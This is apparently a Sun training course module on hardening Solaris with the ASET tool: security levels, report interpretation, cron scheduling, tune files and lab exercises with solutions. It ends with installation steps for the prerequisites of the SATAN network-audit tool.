ASET is installed as the package **SUNWast**.

ASET Security Options

ASET has three distinct levels of security to choose from. They are:

- Low – This level is used to perform a number of checks and produce reports that outline any potential security weakness. Ownership and permissions on important system files are changed to match their settings when a system is first installed.
- Medium – This level is used to modify some system files in order to restrict system access if security risks are found. These modifications should not affect any system services.
- High – This level is used to provide a more secure system by setting system parameters to minimal access permissions. Most system applications and commands should work normally, but security protections take precedence over any other system behavior.


The ASET utility performs seven tasks, each making specific checks and, depending on the selected level of security, adjustments to system files and permissions to improve system security. Every ASET task includes the creation of a report noting possible weaknesses found and changes made. A description of each of the tasks is listed in Table 12-1.

Table 12-1 ASET Tasks

Task	Report Name
Check whether the system can be safely used as a firewall in a network	firewall.rpt
Check initialization files (.profile, .login, .cshrc) for umask and PATH variable settings	env.rpt
Check the contents of system configuration files such as the /etc/default/login file	sysconf.rpt
Check the consistency and integrity of /etc/passwd and /etc/group entries	usrgrp.rpt
Verify appropriate system file permissions	tune.rpt

Table 12-1 ASET Tasks

Task	Report Name
Examine owner, permissions, links, and size of important system files	cklist.rpt
Verify appropriate EEPROM security parameters	eeeprom.rpt



The aset Command

- The `/usr/aset/aset` file is used to start the utility.
- The `-l` option controls the security level of the list of *tasks*.
 - `low` – Default, low level
 - `med` – Medium level
 - `high` – High level
- Tasks are customize in `/usr/aset/tasks` files.
- Progress of `aset` process is checked with `taskstat`.

The aset Command

To use the `aset` command, the `SUNWast` package must be installed. Normally, the necessary scripts and directories reside in the `/usr/aset` file, but they can be installed elsewhere. The main script that does the work is the `/usr/aset/aset` script. By default, after installation, the ASET utility does not run automatically. It must be started by the superuser. It is usually run on a periodic basis either interactively or as a `crontab` process. If no options are used when the command is run, the lowest level of security is used by default, and it runs once.

To run the ASET utility interactively at its lowest security level type

```
# /usr/aset/aset
```

To adjust the level of security described previously in this module, use the `-l` option followed by the desired level keywords:

- `low` – Low-level security; the same as using no options
- `med` – Medium-level security

- **high** – High-level security

To run **aset** interactively with the highest level security, type

```
# /usr/aset/aset -l high
```

To redirect the reports to somewhere other than **/usr/aset**, use the **-d** option followed by a pathname.

```
# /usr/aset/aset -d ./aset_reports
```

Periodic use of **aset** is covered later in this module

The aset Task Scripts

The tasks that the **aset** utility performs are controlled by several scripts in the **/usr/aset/tasks** directory. For each of the seven different tasks there is a corresponding script. When configuring **aset** to one of the three available security levels, these scripts are run. These task scripts can be modified to customize the actions of the **aset** utility.

Within this same directory there are task files with a **.restore** suffix for each task that is run when restoring the system to its original state prior to running **aset**.

Task Status

Depending on the size and speed of a system, and the chosen level of security, it takes a some time for **aset** to complete its tasks and issue the reports. The **aset** program is usually run late at night when no one is likely to be doing much work on the system.

When running **aset** interactively, monitor the progress of the checks to make sure they have completed before attempting to interpret the data from the reports. To do this, use the **taskstat** command. In the following example, the output from the **taskstat** command indicates that the **aset** checks are not yet complete:

```
# /usr/aset/util/taskstat
Checking ASET tasks status ...
Task firewall is done.
Task env is done.
```

Task sysconf is done
Task usrgrp is done.

The following tasks are done:


firewall
env
sysconf
usrgrp

The following tasks are not done:

tune
cklist
eeprom

Another method of checking on the progress is to search the appropriate reports directory for a taskstatus file and examine its contents. If the file indicates that the seven tasks are done, you know that the aset check process is complete. The following example indicates that all tasks have been completed:

```
# cat /usr/aset/reports/latest/taskstatus
Task firewall is done.
Task env is done.
Task sysconf is done.
Task usrgrp is done.
Task tune is done.
Task cklist is done.
Task EEPROM is done.
```



Interactive and Periodic Modes

- Interactive
 - Run from command line
 - Use for initial setup
- Periodic
 - Use `-p` option
 - Add entry to `crontab` for periodic jobs
 - Control schedule in `/usr/aset/asetenv`

Interactive and Periodic Modes

The ASET utility can be run interactively, but running it periodically is usually more effective. By using the UNIX cron utility, `aset` can be scheduled to run so that possible security problems introduced during a normal work day are reported and adjustments can be made in a timely fashion.

To run `aset` periodically, use it with the `-p` option. By default, `aset` is scheduled to run at midnight, every night. The following example command tells the system to run the ASET utility on a periodic basis using the highest level of security ASET provides:

```
# /usr/aset/aset -p -l high
/usr/aset/aset -p -l high
===== ASET Execution Log =====
```

```
ASET running at security level high
```

```
Machine = buster; Current time = 0601_23:30
```

```
aset: Using /usr/aset as working directory
```

```
ASET execution scheduled through cron.
```

The `-p` option adds an entry for `aset` to the `/etc/crontab` file.

ASET Execution

To control the frequency of when the `aset` program runs, change the `PERIODIC_SCHEDULE` environment variable in the `/usr/aset/asetenv` file. This variable is in UNIX `crontab` format. By default, it is set to a value that runs it at zero minutes, zero hours, every day, every year, every day of the week. The default entry in the `asetenv` file is

```
PERIODIC_SCHEDULE="0 0 * * *"
```

To change the frequency of when `aset` is run, edit this line in the `asetenv` file to a new value and run the `aset` program with the `-p` option again. The `crontab` file will be updated.



Sun Educational Services

ASET Reports

- A file for each task is in
/usr/aset/reports/latest-/*.rpt.
- The directory named `latest` contains the most recent reports.
- Dated directories contain old reports.
- Reports need review and action.

ASET Reports

Each of the seven tasks performed by `aset` creates a report file specific to that task. Each of these files ends with a `.rpt` suffix. Each time `aset` is run, a new directory is created under the `/usr/aset/reports` directory. This new directory is named with a timestamp of when `aset` was run. For convenience, a link directory, `latest`, that points to the last directory established by `aset` is created. This way, viewing the status of `aset` system security once it has run requires no searches for the latest time-stamped directory.

Each of the seven task report files can be viewed individually for details. An example of the contents of one of these report files follows:

```
*** Begin User And Group Checking ***
```

```
Checking /etc/passwd ...
```

```
Checking /etc/shadow ...
```

```
Warning! Shadow file, line 1, no password:
root::6445:::
```

```
... end user check.
```

```
Checking /etc/group ...
```

```
... end group check.
```

```
*** End User And Group Checking ***
```

Depending on the selected level of security, and the health of the system, these report files will vary in size and content. It is important to review each of them and decide whether adjustments should be made.




Figure 12-1 Contents of the reports Directory

Figure 12-1 shows an example of the reports directory structure.

Two report subdirectories are shown in this example:

- 1024_02:00
- 1024_02:00

The subdirectory names indicate the date and time the reports were generated. Each report subdirectory name has the following format:

monthdate_hour:minute

where *month*, *date*, *hour*, and *minute* are all two-digit numbers. For example, 1024_02:00 represents October 24, at 2 A.M.

Each of the two reports subdirectories contains a collection of reports generated from one execution of ASET.

The `latest` directory is a symbolic link that always points to the subdirectory that contains the latest reports. Therefore, to look at the latest reports that ASET has generated, you can go to the `/usr/aset/reports/latest` directory. There is a report file in this directory for each task that ASET performed during its most recent execution.

ASET Report Reactions

If it is decided that adjustments to the system are necessary, make them and then rerun `aset` to ensure that the reports change.

For example, even at the low level of security, it is not recommended that a `umask` setting of 022 be used in the `/etc/profile` file. At the time of the initial installation of `aset`, the `env` task will report that this default setting in the `/etc/profile` should be changed. By changing the `umask` from 022 to 027 in `/etc/profile`, you tighten security. When the `env` task is rerun, the `env.rpt` file will no longer report the problem.



Security Level Changes

- Use `-l` option again with a different level selection
- Disable ASET with `/usr/aset/aset.restore`
 - Restore archive files from initial setup
 - Remove `/etc/crontab` entry if it was configured
- Fine-tune file settings using `task tune.*` files
 - Use them to better understand what `aset` does
 - Edit them to customize file permissions and settings

Security Level Changes

In the course of using the ASET utility, it might be necessary to adjust the selected level of security up or down. This is done by running the `aset` command again with the `-l` option and a different security level keyword.

Pre-ASET System Files Restoration

When `aset` is first installed and run on a system, the script automatically makes an archive of what the file permissions and system settings were previous to the installation of `aset`. These settings can be restored to their original state by running the `/usr/aset/aset.restore` script. If the system was set to run `aset` periodically using `cron`, the `aset.restore` process will remove the scheduled job from the `crontab` file as well.

Be aware that when the archive is made, only the original state of the system is saved. If you intend to change security levels, for example, from medium to high, you will need to run `aset.restore` to return the system to its original state before setting the level to high. If you do not, the medium level settings will not be archived.

The tune. Files*

The files that control the tune task are in the `/usr/aset/masters` directory. For each distinct level of security, there is a corresponding tune file. System administrators can better understand what `aset` actually does by examining and comparing the `tune.low`, `tune.med`, and `tune.high` files in this directory. Some system administrators have strong feelings about what the actual file permissions should be to insure a system's security. If the default settings of the tune files are not to the administrators' liking, they can make adjustments to the tune files and run the tune task again to gain extra control of file permissions. Following are various entries from the `tune.low` file:

```
# Tune list for level low
# Format:
#      pathname mode owner group type

/ 02755 root root directory
/bin 00777 root bin symlink
/sbin 02775 root sys directory
/usr/sbin 02775 root bin directory
/etc 02755 root sys directory
/etc/chroot 00777 bin bin symlink
/etc/clri 00777 bin bin symlink
/etc/crash 00777 root sys symlink
/etc/cron 00777 root sys symlink
/etc/fsck 00777 bin bin symlink
/etc/fuser 00777 bin bin symlink
/etc/halt 00777 bin bin symlink
/etc/link 00777 root bin symlink
/etc/mknod 00777 bin bin symlink
/etc/mount 00777 bin bin symlink
/etc/mnttab 00644 root root file
/etc/vfstab 00664 root sys file
/etc/passwd 00644 root sys file
/etc/shadow 00400 root sys file
/etc/nsswitch.conf 00644 root sys file
/etc/resolve.conf 00644 root sys file
```

Automated Security Enhancement Tool (ASET)

The tune. Files*

The fields in the tune.low file are:

- Absolute pathname of the file, directory, or symbolic link. Regular shell wildcard characters can be used in the pathname for multiple references.
- Octal representation of the file mode as 5 digits representing file type (always 0), SUID, SGID, and Sticky bit execution modes, and rwx for user, group, and others. If the current setting is already more restrictive than the specified value, ASET does not loosen the permission settings.
- For example, if mode is 00777, the permission will not be changed, since it is always less restrictive than the current setting.
- The user associated with the file. This must be a name rather than the numeric UID.
- The group associated with the file. This must be a name rather than the numeric GID.
- The file type. This may be symlink for a symbolic link, directory for a directory, and file for all other file types.

Impact of Using ASET

Some administrators find that the three levels of security are not to their liking either because of too little or too much security. In other words, they would like something between the high and medium levels. If this is the case, you might want to consider creating your own task and tune files using the original files as a starting point. The same is true for the /usr/aset/task/*.restore files.

Because the source code is available for ASET, and because of its flexibility, you will need to consult the task and tune files directly to determine what the impact will be on your system.

Exercise: ASET



Exercise objective – Perform the following:

- Configure ASET to run interactively in the low-security mode, make adjustments to tighten security, and then restore the system to its original state prior to running ASET
- Modify one of the task scripts, configure ASET to run periodically using `cron`, review the reports files, then restore the system to its original state prior to running ASET

Task 1 – Running ASET Interactively

Complete the following steps:

1. Open a terminal window on the system and become superuser.
2. Run the `aset` command using the low security option.

`aset` will take only a minute or two to run.
3. Verify that the tasks have completed using the `taskstat` command.
4. View each of the seven task report files in the `latest` reports directory and note any items that require action to make your system more secure.
5. Make the changes to files that were noted in the previous step.
6. Run the `aset` command again with the same low level of security.
7. Examine the task reports created in the newly created `latest` directory to see if they now reflect the changes you made in previous steps.
8. Restore the system to its original state prior to running `aset`.

Task 2 – Configuring ASET Periodically

In this exercise you will configure the system to run the ASET utility periodically. But before doing so, you will customize one of the task scripts. This will require a bit of simple programming skill.

By default, when `aset` is run using the medium security level, an entry of

```
CONSOLE=/dev/console
```

is added to the tail of the `/etc/default/login` file to prohibit root logins from anywhere other than at the system console. For the purpose of this exercise, imagine that you have an important reason to *not* want this restriction included in the medium level security. This means that you need to customize one of the task files.


Normally, `aset` is run late at night when system load is light. For this exercise you will configure `aset` to run a few minutes after the time you started this exercise.

1. Locate the task file that contains the code that modifies the `/etc/default/login` file. (Hint – The file contains the string of the entry to be added.)
2. Edit this task file such that the entry to the `/etc/default/login` file for the medium security levels is *not* added. Save and exit the file.
3. Note the time of day by running the desktop clock tool or running the `date` command on the command line.
4. Open the `/usr/aset/asetenv` file using a text editor and locate the `PERIODIC_SCHEDULE` variable. By default it is set to

```
0 0 * * *
```
5. Change the schedule variable to a few minutes after the current time. For example, if your system clock displays 2:43 PM (14:43 in 24-hour mode), change the schedule variable to 5 minutes from now.
6. Save and exit the `/usr/aset/asetenv` file.
7. Run the `aset` command with the periodic option using a security level of medium. Observe the output of the command.

8. Prepare to run the `taskstat` command, but wait until `cron` starts the `aset` process before running the command. Observe which tasks have already run and which ones have yet to complete. Repeat the `taskstat` command until all of the tasks have completed. This will take about 15 minutes to complete so you might want to take a break during this step.
9. When all of the tasks have completed, change to the `/usr/aset/reports/latest` directory and examine the contents of each of the task report files.
10. Restore the system to its previous state by running the `aset.restore` script. Notice that you are asked to confirm the removal of the scheduled task from the `crontab` file.

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences
- Interpretations
- Conclusions
- Applications

Task 1 Solutions – Running ASET Interactively

1. Open a terminal window on the system and become superuser.
2. Run the `aset` command using the low security option.

```
# /usr/aset/aset -l low
```

or just type

```
# /usr/aset/aset
===== ASET Execution Log =====
```

```
ASET running at security level low
```

```
Machine = gaul; Current time = 0602_15:06
```

```
aset: Using /usr/aset as working directory
```

```
Executing task list ...
```

```
    firewall
```

```
    env
```

```
    sysconf
```

```
    usrgrp
```

```
    tune
```

```
    cklist
```

```
    eeprom
```

All tasks executed. Some background tasks may still be running.

Run `/usr/aset/util/taskstat` to check their status:

```
/usr/aset/util/taskstat [aset_dir]
```

where `aset_dir` is ASET's operating directory, currently `/usr/aset`.

When the tasks complete, the reports can be found in:

```
/usr/aset/reports/latest/*.rpt
```

You can view them by:

```
more /usr/aset/reports/latest/*.rpt
```

3. Verify that the tasks have completed using the `taskstat` command. `aset` will take only a minute or two to run using the low option of security.

```
# /usr/aset/util/taskstat
Checking ASET tasks status ...
Task firewall is done.
Task env is done.
Task sysconf is done.
Task usrgrp is done.
Task tune is done.
Task cklist is done.
Task eepprom is done.
```

The following tasks are done:

```
firewall
env
sysconf
usrgrp
tune
cklist
eepprom
```

All tasks have completed.

4. View each of the seven task report files in the `latest` reports directory and note any items that require action to make your system more secure.

```
# cd /usr/aset/reports/latest
```

Examine the contents of `env.rpt` and `usrgrp.rpt` to find two items that need attention. The files indicate that `/etc/profile` needs to have the `umask` command changed and that there is no password for `fred` in the `/etc/shadow` file.

```
# cat env.rpt
*** Begin Enviroment Check ***
```

```
Warning! umask set to umask 022 in /etc/profile -
not recommended.
```

```
*** End Enviroment Check ***
```

```
# cat usrgrp.rpt

*** Begin User And Group Checking ***

Checking /etc/passwd ...

Checking /etc/shadow ...

Warning! Shadow file, line 12, no password:
      fred::10379::::::

... end user check.

Checking /etc/group ...

... end group check.

*** End User And Group Checking ***
```

5. Make the changes to files that were noted in the previous step.

Open the /etc/profile file using a text editor and find a line near the bottom of the file beginning with umask, and change the 022 to 027. Create a password for fred by typing:

```
# passwd fred
```

Type in a new user password and confirm it. This will fix both of the problems reported by aset.

6. Run the aset command again with the same low level of security.

```
# /usr/aset/aset -l low
```

7. Examine the task reports created in the newly created latest directory to see if they now reflect the changes you made in previous steps.

```
# cd /usr/aset/reports/latest
# cat env.rpt
# cat usrgrp.rpt
```

You can also use:

```
# grep -i Warning *.rpt
```

8. Restore the system to its original state prior to running aset.

```
# /usr/aset/aset.restore
```

```
aset.restore: beginning restoration ...
```

```
Executing /usr/aset/tasks/firewall.restore
```

```
.....
```

```
Resetting security level from low to null.
```

```
aset.restore: restoration completed.
```

Task 2 Solutions – Configuring ASET Periodically

In this exercise you will configure the system to run the ASET utility periodically. But before doing so, you will customize one of the task scripts. This will require a bit of simple programming skill.

By default, when `aset` is run using the medium security level, an entry of

```
CONSOLE=/dev/console
```

is added to the tail of the `/etc/default/login` file to prohibit root logins from anywhere other than at the system console. For the purpose of this exercise, imagine that you have an important reason to *not* want this restriction included in the medium level security. This means that you need to customize one of the task files.

Normally, `aset` is run late at night when system load is light. For this exercise you will configure `aset` to run a few minutes after the time you started this exercise.

1. Locate the task file that contains the code that modifies the `/etc/default/login` file. (Hint – The file contains the string of the entry to be added.)

```
# cd /usr/aset/tasks
# grep CONSOLE *
sysconf:  $GREP -s "^CONSOLE=" $etc_default_login > /dev/null 2>&1
sysconf:CONSOLE=/dev/console
```

The entry is added to the `/usr/aset/tasks/sysconf` file. Open this file using a text editor and search for the `CONSOLE` string. You will find this entry in the `fix_default_login()` function.

```
fix_default_login()
{
    etc_default_login=/etc/default/login

    if [ "$ASETSECLEVEL" = "low" ]
    then
        return
    fi

    archive $etc_default_login

    $GREP -s "^CONSOLE=" $etc_default_login > /dev/null 2>&1
```



```

if [ $? -ne 0 ]
then
    echo "Warning! Root login allowed at any terminal."
    if [ "$SU" != "true" ]
    then
        echo "Ask an authorized administrator to fix this."
    else
        echo "Changing $etc_default_login to allow root login \c"
        echo "only at the console terminal."
        $ED - $etc_default_login <<- !
a
CONSOLE=/dev/console
.
w
q
!
    fi
fi
}

```

2. Edit this task file such that the entry to the `/etc/default/login` file for the medium security level is *not* added. Save and exit the file.

The script indicates that nothing is done if the security level is set to low by the following code found near the beginning of the function:

```

if [ "$ASETSECLEVEL" = "low" ]
then
    return
fi

```

Copy these lines and paste them just under the original lines and add the condition for the medium level of security. This will ensure that the entry will be added if you were to run `aset` with the high level security option. That portion of the function should now read:

```

if [ "$ASETSECLEVEL" = "low" ]
then
    return
fi

if [ "$ASETSECLEVEL" = "med" ]
then
    return
fi

```

Save and exit the `/usr/aset/tasks/sysconf` file.

3. Note the time of day by running the desktop clock tool or the `date` command on the command line.

```
# date
Tue Jun  2 14:43:06 MDT 1998
```

4. Open the `/usr/aset/asetenv` file in a text editor and locate the `PERIODIC_SCHEDULE` variable. By default it is set to

```
0 0 * * *
```

5. Change the schedule variable to a time a few minutes after the the current time. For example, if your system clock displays 2:43 PM (14:43 in 24-hour mode), change the schedule variable to 5 minutes from now.

```
48 14 * * *
```

6. Save and exit the `/usr/aset/asetenv` file.

```
# cat /usr/aset/asetenv
.....
PERIODIC_SCHEDULE="48 14 * * *"
.....
```

7. Run the `aset` command with the `periodic` option using a security level of medium. Observe the output of the command.

```
# /usr/aset/aset -p -l med
===== ASET Execution Log =====
```

```
ASET running at security level med
```

```
Machine = gaul; Current time = 0602_15:28
```

```
aset: Using /usr/aset as working directory
ASET execution scheduled through cron.
```

8. Prepare to run the `taskstat` command, but wait until `cron` starts the `aset` process before running the command. Observe which tasks have already run and which ones have yet to complete. Repeat the `taskstat` command until all of the tasks have completed. This will take about 15 minutes to complete so you might want to take a break during this step.

```
# /usr/aset/util/taskstat
Checking ASET tasks status ...
Task firewall is done.
Task env is done.
```

Task sysconf is done.
Task usrgrp is done.

The following tasks are done:

- firewall
- env
- sysconf
- usrgrp

The following tasks are not done:

- tune
- cklist
- eeeprom

This indicates that the tasks are not yet complete. After about 15 to 20 minutes, repeat the command and you should see a report like the following:

```
# /usr/aset/util/taskstat
Checking ASET tasks status ...
Task firewall is done.
Task env is done.
Task sysconf is done.
Task usrgrp is done.
Task tune is done.
Task cklist is done.
Task eeeprom is done.
```

The following tasks are done:

- firewall
- env
- sysconf
- usrgrp
- tune
- cklist
- eeeprom

All tasks have completed.

9. When all of the tasks have completed, change to the `/usr/aset/reports/latest` directory and examine the contents of each of the task report files.

```
# cd /usr/aset/reports/latest
```

In this directory, review the contents of each of the .rpt files. No additional action is required to address problems for this exercise.

10. Restore the system to its previous state by running the `aset.restore` script. Notice that you are asked to confirm the removal of the scheduled task from the `crontab` file.

```
# /usr/aset/aset.restore
```

```
aset.restore: beginning restoration ...
```

```
Executing /usr/aset/tasks/firewall.restore
```

```
.....
usrgrp.restore completed.
```

```
Descheduling ASET from crontab file...
```

```
The following is the ASET schedule entry to be
deleted:
```

```
48 14 * * * /usr/aset/aset -l med -d /usr/aset
```

```
Proceed to deschedule: (y/n)
```

Respond to this question by answering yes or y.

```
Proceed to deschedule: (y/n) y
```

```
Resetting security level from med to null.
```

```
aset.restore: restoration completed.
```

Check Your Progress

Before continuing on to the next module, check that you are able to accomplish or answer the following:

- ☐ Describe the three different ASET security levels
- ☐ Properly configure ASET at each security level
- ☐ Given an ASET report, demonstrate the appropriate action to better secure a system



Think Beyond

Remember that ASET is not infallible. Consider possible security problems that could be addressed by making adjustments to the ASET tune or task files.

Objectives

Upon completion of this module, you should be able to:

Answer the following questions for SATAN and Courtney:

- ▼ Describe the specific use of each product
- ▼ Describe how to obtain the latest version of each product
- ▼ Demonstrate how to compile and install each product
- Demonstrate the correct procedure for using:
 - ▼ The default configuration of SATAN to find weaknesses in a system
 - ▼ The default configuration of Courtney to monitor for SATAN probes
- Describe how these tools can be used together to better secure your system

Relevance



Discussion – Many of the available security tools are available only as source code. Can you:

- Locate the latest version of the tools?
- Compile and configure the tools?

Many system attacks are made possible by systems that make network resources available to too large an audience. Do you:

- Have the time to check each of the systems for which you are responsible on a daily basis?
- Do you know what to check each system for?
- Know when someone else probes the systems for which you are responsible, looking for easy ways in?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- SATAN web site: <http://www.fish.com>.
- GNU products and Perl web site: <http://sunfreeware.com/>.
- Netscape web site: <http://home.netscape.com>.



Sun Educational Services

What Is SATAN?

- It examines network services
- SATAN is to network services what ASET is to system file configurations


What Is SATAN?

A person will often check a door that has just been locked to verify that it is really locked. A burglar will usually check a door before smashing a window in order to gain entry.

The Security Administrator's Tool for Analyzing Networks (SATAN) can be used to examine network services such as `finger`, NFS, NIS, `ftp tftp`, and `rex`, among others to determine if "the door has been locked." SATAN is similar to ASET except that SATAN is used to check network services while ASET is used to check system file configurations. SATAN was written by Dan Farmer and Wietse Venema.

The information collected by SATAN can be used to better secure a system by installing patches, changing the system configuration, or revisiting the security policy.

Note – The authors of SATAN realize that some might be offended by the name, SATAN and have provided the `repent` script to rename the tool to Security Analysis Network Tool for Administrators (SANTA).



Sun Educational Services

Utilities for SATAN

- Many additional applications are required by SATAN
 - `gzip` and `gunzip`
 - Web browser
 - Perl Version 5.000
 - C compiler
 - `make`

Utilities for SATAN

SATAN requires a C compiler and additional utilities for installation and functionality. The following utilities are required before attempting to install SATAN:

- `gzip` and `gunzip` – Required to install Netscape Navigator
- Web browser – Required to administer SATAN
- Perl Version 5.000 or later – Required by SATAN
- C compiler and tools – Required to build SATAN
- `make` – Required to install SATAN

Procuring gunzip

The `gunzip` utility is an uncompression utility that is needed to uncompress the `netscape` web browser files retrieved from the Internet.

The `gunzip` utility is provided by many different sources on the Internet such as the <http://sunfreeware.com/> web site. Perform a search using the `gunzip` string and retrieve a copy of both the `gzip` (compression) and `gunzip` (decompression) utilities from the closest server.

Place the `gzip` and `gunzip` utilities in a directory that is in your search path and make sure that the utilities can be found by using the following command:

```
# which gzip
/usr/local/bin/gzip
#
```



Power user – Consider creating, securing, and using one directory for all security utilities.

Make sure that the execute bit is set for the `gzip` and `gunzip` utilities.

Notes



Sun Educational Services

Procuring a Web Browser

- Use Netscape Navigator™
- Uncompress
- Unarchive
- Run the install script
- Add `net scape` to the search path

Procuring a Web Browser

A web browser is required to administer SATAN. The following example shows how to install Netscape Communicator. The most current versions of Netscape Communicator for Solaris are available from the web site <http://www.sun.com/solaris/netscape/>. For this example, the file `NSCPcom_pkgadd_sparc.tar.Z` was retrieved, which is Netscape Communicator 4.51.

Installing a Web Browser

To accomplish this:

1. Uncompress the compressed tape archive file.

```
# uncompress NSCPcom_pkgadd_sparc.tar.Z
```

2. Use the `tar` command to extract the tape archive.

```
# tar xvf NSCPcom_pkgadd_sparc.tar
x NSCPcom, 0 bytes, 0 tape blocks
x NSCPcom/pkgmap, 17697 bytes, 35 tape blocks
...
...
```

```
x NSCPcom/install, 0 bytes, 0 tape blocks
x NSCPcom/install/copyright, 139 bytes, 1 tape blocks
x NSCPcom/install/depend, 696 bytes, 2 tape blocks
```

3. Use the pkgadd script to install Netscape Communicator.

```
# /usr/sbin/pkgadd -d .
```

```
The following packages are available:
```

```
1 NSCPcom      Netscape Communicator
      (sparc) 4.51.5.3
```

```
Select package(s) you wish to process (or 'all' to process
all packages). (default: all) [?,??,q]: 1
```

```
Processing package instance <NSCPcom> from </lab_test>
```

```
Netscape Communicator
(sparc) 4.51.5.3
```

```
...
...
```

```
Installation of <NSCPcom> was successful.
```

```
The following packages are available:
```

```
1 NSCPcom      Netscape Communicator
      (sparc) 4.51.5.3
```

```
Select package(s) you wish to process (or 'all' to process
all packages). (default: all) [?,??,q]:q
```

4. Create a symbolic link for /opt/NSCv451/netscape to /usr/local/bin/netscape. Add the /usr/local/bin directory to the search path in the local resource file (for example, /.profile or /.cshrc) and force the system to read the resource file (. /.profile, or source /.cshrc, or log out and log in).

```
# ln -s /opt/NSCv451/netscape /usr/local/bin/netscape
# which netscape
/usr/local/bin/netscape
```



Sun Educational Services

Testing the Web Browser Installation

- Start the browser
- Remove Perl helpers


Testing the Web Browser Installation

Start the browser to verify the installation:

netscape &

Read the license agreement and click on Accept to accept the agreement. Acknowledge the cache message and the Domain Name Service (DNS) messages. The DNS message is benign as the browser is only going to manage the local SATAN installation; there is no need for DNS or Internet access. The browser window will be displayed.

/usr/openwin/bin/xhost <hostname>



Sun Educational Services

Utilities for SATAN

- Configure the Web browser
 - Change the default fonts to Netscape supported fonts
- Procure, install, and test Perl Version 5.000 or better

Configuring the Web Browser

While the browser is running, remove the Perl helpers and change the default fonts to ensure correct operation.

Removing Perl Helpers

The web browser must be configured to have *no* helpers for Perl scripts for SATAN to function properly. To do this:

1. Using the Netscape Navigator browser, click on Edit.
2. Click on Preferences.
3. In the Category section, click on the arrow next to Navigator.
4. Click on Applications.
5. In the Applications section, scroll and click on Perl Program.
6. Click on Edit.



Caution – Do not delete the entire Perl Program entry because Netscape Navigator has a built-in default setting which recognizes Perl files and prohibits SATAN from functioning properly.

7. Delete the pl suffix.
8. Click on OK.

Procuring Perl

Perl Version 5.000 or later is required for administering SATAN. The following example demonstrates how to install the perl-5.005_03 compressed package file from the <http://www.sunfreeware.com/> site.

Installing Perl

1. Uncompress the compressed perl-5.005_03-sol7-sparc-local.gz file.

```
# gunzip perl-5.005_03-sol7-sparc-local.gz
#
```

2. Use the pkgadd utility to install the Perl package.

```
# /usr/sbin/pkgadd -d perl-5.005_03-sol7-sparc-local
```

```
/usr/sbin/pkgadd -d perl-5.005_03-sol7-sparc-local
```

The following packages are available:

```
1  Lwperl      perl
      (sparc) 5.005_03
```

Select package(s) you wish to process (or 'all' to process all packages). (default: all) [?,??,q]: 1

Processing package instance <Lwperl> from </lab_test/perl-5.005_03-sol7-sparc-local>

```
perl
(sparc) 5.005_03
Larry Wall
```

Using </usr/local> as the package base directory.

```
## Processing package information.
```

```
## Processing system information.
    5 package pathnames are already properly installed.
## Verifying disk space requirements.
## Checking for conflicts with packages already installed.
## Checking for setuid/setgid programs.
```

Installing perl as <LWperl>

```
## Installing part 1 of 1.
/usr/local/bin/a2p
/usr/local/bin/c2ph
/usr/local/bin/find2perl
...
...
/usr/local/man/man1/s2p.1
/usr/local/man/man1/splain.1
/usr/local/man/man1/xsubpp.1
[ verifying class <none> ]
```

Installation of <LWperl> was successful.

3. Add the /usr/local/bin directory to the search path in the local resource file (for example, /.profile or /.cshrc) and force the system to read the resource file (. /.profile, or source /.cshrc, or logout and login). Test to verify that Perl can be found.

```
# which perl
/usr/local/bin/perl
```

Testing the Perl Installation

Test the Perl installation with a small Perl script. Create a file called hello.pl and run it as follows:

```
# echo ' printf "Hello\n";' > hello.pl
#
# cat hello.pl
printf "Hello\n";

# perl hello.pl
Hello
```

This display proves that Perl is functioning as expected.



Sun Educational Services

Procuring a C Compiler

- Procure
- Uncompress
- Install package
- Create link to `cc`
- Test the compiler

Procuring a C Compiler

Most security utilities are provided in source code to allow cautious administrators to verify the source before compiling and installing it. This example demonstrates installing the `gcc-2.8.1-opt` compressed package file from the <http://www.sunfreeware.com/> site.

Installing a C Compiler

You would:

1. Uncompress the compressed `gcc-2.8.1-opt.gz` file.

```
# gunzip gcc-2.8.1-opt.gz
```

2. Use the `pkgadd` utility to install the compiler package.

```
# /usr/sbin/pkgadd -d gcc-2.8.1-sol7-sparc-local
```

The following packages are available:

```
1  GNUgcc      gcc
